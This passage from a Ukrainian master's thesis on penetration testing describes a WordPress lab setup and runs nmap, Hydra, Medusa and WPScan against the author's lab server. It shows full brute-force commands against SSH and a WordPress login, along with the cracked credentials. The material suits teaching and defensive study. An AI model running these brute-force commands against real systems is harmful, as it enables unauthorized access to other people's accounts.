


Рис. 3.28. Створення сайту WordPress

## New WordPress Site

Domain Name \*

Site Title \*

Site User \*  
  
The main SSH User for the site.

Site User Password \*  
  
[Generate new password](#)

Admin User Name \*

Admin Password \*  
  
[Generate new password](#)

Admin E-Mail \*

Multisite \*

Рис.3.29 Створення сайту WordPress

Під час створення сайту вказується доменне ім'я, налаштоване на попередніх етапах, а також облікові дані користувача та базові параметри конфігурації WordPress. Після підтвердження введених даних платформа автоматично розгортає веб-додаток та здійснює необхідні налаштування серверного середовища.

Успішне створення WordPress-сайту підтверджується його відображенням у списку активних ресурсів CloudPanel та доступністю за доменним ім'ям (рис. 3.30). Таким чином, у результаті виконаних дій було підготовлено повноцінне серверне веб-середовище, готове до проведення

тестування на проникнення та реалізації brute-force атак, що детально розглядається у четвертому розділі дипломної роботи.




Рис. 3.30. Успішне створення сайту WordPress

## **Висновки**

У цьому розділі було розглянуто програмне та платформне забезпечення, необхідне для проведення тестування на проникнення, а також детально описано процеси розгортання та налаштування лабораторного стенду. Зокрема, виконано аналіз середовища віртуалізації, атакуючої та серверної віртуальних машин, доменної організації веб-ресурсу, серверної платформи CloudPanel та мережових механізмів взаємодії між компонентами стенду. У результаті виконаних підготовчих дій сформовано повноцінне експериментальне середовище, готове до практичного дослідження методів тестування на проникнення в інфокомунікаційних мережах. Налаштований лабораторний стенд дозволяє реалізувати повний цикл пентесту — від збору інформації до проведення brute-force атак на механізми автентифікації веб-додатку. Четвертий розділ присвячений безпосередньо експериментальному дослідженню. У ньому розглядається порядок проведення атак із використанням підготовленого стенду, описуються застосовані інструменти, аналізуються отримані результати та формуються висновки щодо ефективності використаних методів тестування на проникнення.

## РОЗДІЛ 4

# СТВОРЕННЯ ВІРТУАЛЬНОГО СЕГМЕНТУ ІНФОКОМУНІКАЦІЙНОЇ МЕРЕЖІ ДЛЯ ПРОВЕДЕННЯ ПЕНТЕСТУ

### 4.1. Налаштування віртуального сегменту на web платформі для імітації брутфорс атак

Метою даного розділу є практична перевірка методів тестування на проникнення в інфокомунікаційних мережах із використанням підготовленого лабораторного стенду. Дослідження спрямоване на оцінювання стійкості серверних і веб-сервісів до brute-force атак, а також на аналіз ефективності захисних механізмів, що застосовуються для протидії несанкціонованому доступу.

Практичне дослідження виконується у контрольованому середовищі, розгорнутому відповідно до вимог, наведених у третьому розділі магістерської роботи. Як об'єкти перевірки розглядаються служба віддаленого доступу SSH та веб-додаток на базі системи керування контентом WordPress. Для реалізації перевірки використовуються спеціалізовані інструменти тестування на проникнення, зокрема Hydra, Medusa, Gobuster та WPScan.

#### Попередній аналіз цільового сервера та мережевих сервісів

Перед виконанням перевірки стійкості сервісів здійснюється аналіз доступних мережевих ресурсів цільового сервера. Даний етап дозволяє визначити відкриті порти, активні служби та потенційні точки атаки. Сканування цільового вузла виконується з метою підтвердження доступності сервісів SSH і веб-сервера. Виконується це за допомогою утиліти Nmap. Nmap (Network Mapper) — це спеціалізований інструмент мережевого аналізу, який використовується для виявлення активних вузлів, відкритих портів та запущених сервісів у комп'ютерних мережах. У межах практичного дослідження Nmap застосовується на початковому етапі для визначення

мережевої поверхні атаки цільового сервера та підтвердження доступності сервісів, що підлягають подальшій перевірці. Отримана інформація використовується для формування подальших сценаріїв тестування на проникнення та вибору відповідних інструментів. [16]

```
(kali@kali)-[~]
└─$ nmap 192.168.50.85
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 14:15 EST
Nmap scan report for itstest.pp.ua (192.168.50.85)
Host is up (0.00024s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
8443/tcp  open  https-alt
MAC Address: 00:0C:29:BD:EF:CE (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.14 seconds
```

Рис. 4.1. Сканування серверу з метою підтвердження доступності сервісів SSH і веб-сервера.

### **Підготовка словникових даних для перевірки стійкості автентифікації**

Для перевірки механізмів автентифікації використовується словниковий підхід, що базується на переборі найбільш поширених паролів. У межах практичного дослідження застосовується словник `rockyou.txt`, який містить велику кількість реальних паролів, отриманих з відкритих джерел.

```
(kali㉿kali)-[~]
└─$ wget https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt
--2025-12-15 18:35:13-- https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443 ... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/github-production-release-asset/97553311/d4f580f8-6b49-11e7-8f70-7f460f85ab3a?sp=r&sv=2018-11-09&sr=b&spr=https&se=2025-12-16T00%3A12%3A36Z&rscd=attachment%3B+filename%3Drockyou.txt&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2025-12-15T23%3A11%3A56Z&ske=2025-12-16T00%3A12%3A36Z&sks=b&skv=2018-11-09&sig=a9akbff0eVEmkObmBBJ04SFWL9adMA1iXaG09Wf2hUk%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiaXVkIjoicmVsZWZzZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc2NTg0NTMxMywibmJmIjoxNzY1ODQxNzEzLCJwYXRoIjoicmVsZWZzZWZzc2V0cHJvZHVjdGlvbi5ibG9iLmNvcmlud2luZG93cy5uZXQifQ.IurM8S6-3Lot7QovTAB8YdmRp729HIgjbJG0v6upsto&response-content-disposition=attachment%3B%20filename%3Drockyou.txt&response-content-type=application%2Foctet-stream [following]
--2025-12-15 18:35:13-- https://release-assets.githubusercontent.com/github-production-release-asset/97553311/d4f580f8-6b49-11e7-8f70-7f460f85ab3a?sp=r&sv=2018-11-09&sr=b&spr=https&se=2025-12-16T00%3A12%3A36Z&rscd=attachment%3B+filename%3Drockyou.txt&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2025-12-15T23%3A11%3A56Z&ske=2025-12-16T00%3A12%3A36Z&sks=b&skv=2018-11-09&sig=a9akbff0eVEmkObmBBJ04SFWL9adMA1iXaG09Wf2hUk%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiaXVkIjoicmVsZWZzZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc2NTg0NTMxMywibmJmIjoxNzY1ODQxNzEzLCJwYXRoIjoicmVsZWZzZWZzc2V0cHJvZHVjdGlvbi5ibG9iLmNvcmlud2luZG93cy5uZXQifQ.IurM8S6-3Lot7QovTAB8YdmRp729HIgjbJG0v6upsto&response-content-disposition=attachment%3B%20filename%3Drockyou.txt&response-content-type=application%2Foctet-stream
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.110.133, 185.199.108.133, 185.199.111.133, ...
Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)|185.199.110.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 139921497 (133M) [application/octet-stream]
Saving to: 'rockyou.txt.9'

rockyou.txt.9      100%[=====>] 133.44M  5.06MB/s   in 19s

2025-12-15 18:35:32 (7.08 MB/s) - 'rockyou.txt.9' saved [139921497/139921497]
```

Рис.4.2. Завантаження словнику rockyou.txt

Застосування словникових даних дозволяє оцінити стійкість облікових записів до типових сценаріїв brute-force атак, що є характерними для реальних умов експлуатації інформаційних систем.

### Перевірка стійкості служби SSH за допомогою Hydra

На даному етапі виконується практична перевірка стійкості служби віддаленого доступу SSH до brute-force атак із використанням інструмента

Hydra. Даний інструмент забезпечує автоматизований перебір облікових даних та підтримує роботу з різними мережевими протоколами. Для реалізації перевірки використовується наступна команда:

```
(kali@kali)-[~]
└─$ hydra -l testuser -P rockyou.txt ssh://192.168.50.85 -s 22
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-10 14:
16:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1
/p:14344398), ~896525 tries per task
[DATA] attacking ssh://192.168.50.85:22/
[22][ssh] host: 192.168.50.85 login: testuser password: 12345678
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complet
e until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-10 14:
16:52
```

Рис. 4.3. Перевірка стійкості служби SSH за допомогою Hydra

Нижче наведено пояснення до утиліт та параметрів цієї команди:

Параметр `-l` визначає ім'я користувача, для якого виконується перевірка.

Параметр `-P` задає шлях до файлу зі словником паролів.

Вказівка `ssh://192.168.50.85` визначає тип сервісу та адресу цільового сервера.

Опція `-s` дозволяє явно задати порт сервісу, у даному випадку стандартний порт SSH — 22.

Результати перевірки є отриманий IP хосту, його логін та пароль, як показано на рисунку 4.3.

### Перевірка стійкості служби SSH з використанням Medusa

Для порівняльного аналізу застосовується інструмент Medusa, який відрізняється багатопотоковою архітектурою та дозволяє здійснювати паралельні спроби автентифікації. Команда для перевірки є наступною:

```
(kali@kali)-[~]
└─$ medusa -h 192.168.50.85 -u testuser -P rockyou.txt -M ssh -n 22
Medusa v2.3_rc1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2025-12-10 14:17:35 ACCOUNT CHECK: [ssh] Host: 192.168.50.85 (1 of 1, 0 complete) User: testuser (1 of 1, 0 complete) Password: 123456 (1 of 14344390 complete)
2025-12-10 14:17:38 ACCOUNT CHECK: [ssh] Host: 192.168.50.85 (1 of 1, 0 complete) User: testuser (1 of 1, 0 complete) Password: 12345 (2 of 14344390 complete)
2025-12-10 14:17:40 ACCOUNT CHECK: [ssh] Host: 192.168.50.85 (1 of 1, 0 complete) User: testuser (1 of 1, 0 complete) Password: 123456789 (3 of 14344390 complete)
2025-12-10 14:17:42 ACCOUNT CHECK: [ssh] Host: 192.168.50.85 (1 of 1, 0 complete) User: testuser (1 of 1, 0 complete) Password: password (4 of 14344390 complete)
2025-12-10 14:17:47 ACCOUNT CHECK: [ssh] Host: 192.168.50.85 (1 of 1, 0 complete) User: testuser (1 of 1, 0 complete) Password: iloveyou (5 of 14344390 complete)
2025-12-10 14:17:49 ACCOUNT CHECK: [ssh] Host: 192.168.50.85 (1 of 1, 0 complete) User: testuser (1 of 1, 0 complete) Password: princess (6 of 14344390 complete)
2025-12-10 14:17:52 ACCOUNT CHECK: [ssh] Host: 192.168.50.85 (1 of 1, 0 complete) User: testuser (1 of 1, 0 complete) Password: 1234567 (7 of 14344390 complete)
2025-12-10 14:17:54 ACCOUNT CHECK: [ssh] Host: 192.168.50.85 (1 of 1, 0 complete) User: testuser (1 of 1, 0 complete) Password: rockyou (8 of 14344390 complete)
2025-12-10 14:17:54 ACCOUNT CHECK: [ssh] Host: 192.168.50.85 (1 of 1, 0 complete) User: testuser (1 of 1, 0 complete) Password: 12345678 (9 of 14344390 complete)
2025-12-10 14:17:54 ACCOUNT FOUND: [ssh] Host: 192.168.50.85 User: testuser Password: 12345678 [SUCCESS]
```

Рис. 4.4. Перевірка стійкості служби SSH з використанням Medusa

Нижче наведено пояснення до утиліт та параметрів цієї команди:

medusa

Виклик інструмента Medusa — спеціалізованого програмного засобу для автоматизованого перебору облікових даних до мережесервісів.

-h 192.168.50.85

Параметр -h визначає IP-адресу цільового вузла, до якого здійснюється підключення з метою перевірки механізму автентифікації.

-u testuser

Ключ -u задає ім'я користувача, для якого виконується перевірка пароля. У даному випадку перебір здійснюється для одного конкретного облікового запису.

-P rockyou.txt

Параметр -P вказує файл словника, який містить список паролів, що послідовно використовуються під час перебору. Файл rockyou.txt є поширеним словником, сформованим на основі реальних витоків паролів.

-M ssh


Ключ -M визначає модуль атаки, тобто сервіс або протокол, проти якого виконується перебір. Значення ssh вказує на перевірку служби Secure Shell.

-n 22

Параметр -n задає номер мережевого порту, на якому працює цільовий сервіс. У даному випадку використовується стандартний порт SSH — 22. [17]

### Перевірка стійкості WordPress за допомогою WPScan

Перед використанням інструмента WPScan обов'язковим є оновлення його локальної бази даних вразливостей. Для цього виконується команда:



```
(kali@kali)-[~]
└─$ wpscan --update

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] Updating the Database ...
[i] Update completed.
```

Рис.4.5. Оновлення локальної бази WPScan

Дана команда забезпечує синхронізацію локальної бази WPScan з актуальними даними про відомі вразливості WordPress. Після оновлення виконується ідентифікація користувачів системи за допомогою команди:



```
[+] WordPress theme in use: twentytwentyfive
| Location: https://itstest.pp.ua/wp-content/themes/twentytwentyfive/
| Last Updated: 2025-12-03T00:00:00.000Z
| Readme: https://itstest.pp.ua/wp-content/themes/twentytwentyfive/readme.t
t
| [!] The version is out of date, the latest version is 1.4
| Style URL: https://itstest.pp.ua/wp-content/themes/twentytwentyfive/style.
css?ver=1.3
| Style Name: Twenty Twenty-Five
| Style URI: https://wordpress.org/themes/twentytwentyfive/
| Description: Twenty Twenty-Five emphasizes simplicity and adaptability. It
offers flexible design options, suppor...
| Author: the WordPress team
| Author URI: https://wordpress.org
|
| Found By: Css Style In Homepage (Passive Detection)
| Confirmed By: Css Style In 404 Page (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - https://itstest.pp.ua/wp-content/themes/twentytwentyfive/style.css?ver=
1.3, Match: 'Version: 1.3'

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 ◁ (10 / 10) 100.00% Time: 00:00:0
0

[i] User(s) Identified:

[+] admin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been ou
tput.
[!] You can get a free API token with 25 daily requests by registering at htt
ps://wpscan.com/register

[+] Finished: Wed Dec 10 14:25:58 2025
[+] Requests Done: 53
[+] Cached Requests: 7
[+] Data Sent: 13.132 KB
[+] Data Received: 641.042 KB
[+] Memory used: 189.27 MB
[+] Elapsed time: 00:00:02
```

Рис.4.7. Перевірка стійкості WordPress за допомогою WPScan

Нижче наведено пояснення до утиліт та параметрів цієї команди:

wpscan

Виклик інструмента WPScan — спеціалізованого засобу аналізу безпеки веб-додатків, побудованих на системі керування контентом WordPress.

--url https://itstest.pp.ua

Параметр --url задає повну адресу цільового веб-сайту, на якому виконується перевірка. У даному випадку вказується доменне ім'я, що забезпечує аналіз WordPress-сайту через захищений протокол HTTPS.

--enumerate u

Опція --enumerate використовується для перелічення (перебору) певних об'єктів WordPress. Значення u (users) означає виконання процедури виявлення облікових записів користувачів, зареєстрованих у системі. Даний етап є підготовчим перед перевіркою стійкості механізму автентифікації.

--disable-tls-checks

Даний параметр вимикає перевірку коректності TLS/SSL-сертифіката під час встановлення захищеного з'єднання. Опція використовується у випадках застосування самопідписаних або тестових сертифікатів у лабораторному середовищі, щоб уникнути переривання сканування через помилки перевірки сертифіката. [3]

Після перевірки ми отримуємо інформацію про користувача, як зазначено на рисунку 4.7.

### **Brute-force перевірка паролів WordPress за допомогою WPScan**

Для перевірки стійкості механізму автентифікації WordPress у межах створеного віртуального сегменту використовується словниковий brute-force підхід із застосуванням інструмента WPScan. Перебір паролів виконується після попередньої ідентифікації облікових записів користувачів. Команда для ініціації brute-force перевірки має вигляд:

```
(kali@kali)-[~]
└─$ wpscan --url https://itstest.pp.ua --passwords rockyou.txt --usernames admin --disable-tls-checks

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: https://itstest.pp.ua/ [192.168.50.85]
[+] Started: Wed Dec 10 14:27:39 2025

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - server: nginx
| - referrer-policy: same-origin, same-origin
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] WordPress readme found: https://itstest.pp.ua/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: https://itstest.pp.ua/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.8.3 identified (Outdated, released on 2025-09-30).
| Found By: Rss Generator (Passive Detection)
| - https://itstest.pp.ua/?feed=rss2, <generator>https://wordpress.org/?v=6.8.3</generator>
| - https://itstest.pp.ua/?feed=comments-rss2, <generator>https://wordpress.org/?v=6.8.3</generator>

[+] WordPress theme in use: twentytwentyfive
| Location: https://itstest.pp.ua/wp-content/themes/twentytwentyfive/
| Last Updated: 2025-12-03T00:00:00.000Z
| Readme: https://itstest.pp.ua/wp-content/themes/twentytwentyfive/readme.tx
```

Рис. 4.8. Brute-force перевірка паролів WordPress за допомогою WPScan

```
| Confirmed By: Css Style In 404 Page (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - https://itstest.pp.ua/wp-content/themes/twentytwentyfive/style.css?ver=
1.3, Match: 'Version: 1.3'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 ◊ (104 / 137) 75.91% ETA: 00:00:0
Checking Config Backups - Time: 00:00:00 ◊ (106 / 137) 77.37% ETA: 00:00:0
Checking Config Backups - Time: 00:00:00 ◊ (109 / 137) 79.56% ETA: 00:00:0
Checking Config Backups - Time: 00:00:00 ◊ (111 / 137) 81.02% ETA: 00:00:0
Checking Config Backups - Time: 00:00:00 ◊ (116 / 137) 84.67% ETA: 00:00:0
Checking Config Backups - Time: 00:00:00 ◊ (119 / 137) 86.86% ETA: 00:00:0
Checking Config Backups - Time: 00:00:00 ◊ (121 / 137) 88.32% ETA: 00:00:0
Checking Config Backups - Time: 00:00:00 ◊ (123 / 137) 89.78% ETA: 00:00:0
Checking Config Backups - Time: 00:00:00 ◊ (125 / 137) 91.24% ETA: 00:00:0
Checking Config Backups - Time: 00:00:00 ◊ (128 / 137) 93.43% ETA: 00:00:0
Checking Config Backups - Time: 00:00:00 ◊ (132 / 137) 96.35% ETA: 00:00:0
Checking Config Backups - Time: 00:00:00 ◊ (137 / 137) 100.00% Time: 00:00:
00

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / 123456789
Trying admin / 123456789 Time: 00:00:00 ◊ (4 / 14344396) 0.00% ETA: ??:?:?
Trying admin / iloveyou Time: 00:00:00 ◊ (5 / 14344396) 0.00% ETA: ??:?:?
?

[!] Valid Combinations Found:
| Username: admin, Password: 123456789

[!] No WPScan API Token given, as a result vulnerability data has not been ou
tput.
[!] You can get a free API token with 25 daily requests by registering at htt
ps://wpscan.com/register

[+] Finished: Wed Dec 10 14:27:44 2025
[+] Requests Done: 145
[+] Cached Requests: 37
[+] Data Sent: 37.395 KB
[+] Data Received: 145.774 KB
[+] Memory used: 289.602 MB
[+] Elapsed time: 00:00:05

(kali@kali)-[~]
└─$
```

Рис. 4.9. Brute-force перевірка паролів WordPress за допомогою WPScan

Детальний розбір параметрів команди:

wpscan

Виклик інструмента WPScan, призначеного для аналізу безпеки веб-додатків на базі системи керування контентом WordPress.

```
--url https://itstest.pp.ua
```

Параметр `--url` задає повну адресу цільового WordPress-сайту, на якому виконується перевірка механізму автентифікації.

```
--usernames testuser
```

Опція `--usernames` визначає ім'я користувача або список користувачів, для яких здійснюється перебір паролів. У даному випадку перевірка виконується для одного конкретного облікового запису.

```
--passwords rockyou.txt
```

Параметр `--passwords` вказує шлях до словника паролів, що використовується для перебору. Файл `rockyou.txt` містить перелік найбільш поширених паролів, що дозволяє імітувати типову brute-force атаку.

```
--disable-tls-checks
```

Даний параметр вимикає перевірку TLS/SSL-сертифіката під час встановлення захищеного з'єднання. Опція є актуальною для лабораторних середовищ, у яких використовуються самопідписані або тестові сертифікати.

Результатом виконання даної команди є успішна реалізація brute-force атаки на форму входу WordPress. У процесі словникового перебору паролів було виявлено коректну комбінацію облікових даних для користувача з адміністративними правами. WPScan зафіксував наявність дійсної пари ім'я користувача – пароль, що підтверджує недостатню стійкість механізму автентифікації до автоматизованого перебору. Факт успішного підбору облікових даних свідчить про те, що застосований пароль належить до категорії слабких та входить до списку найбільш поширених паролів, які використовуються у словникових атаках. Це демонструє високий рівень ризику несанкціонованого доступу до адміністративної частини web-додатку

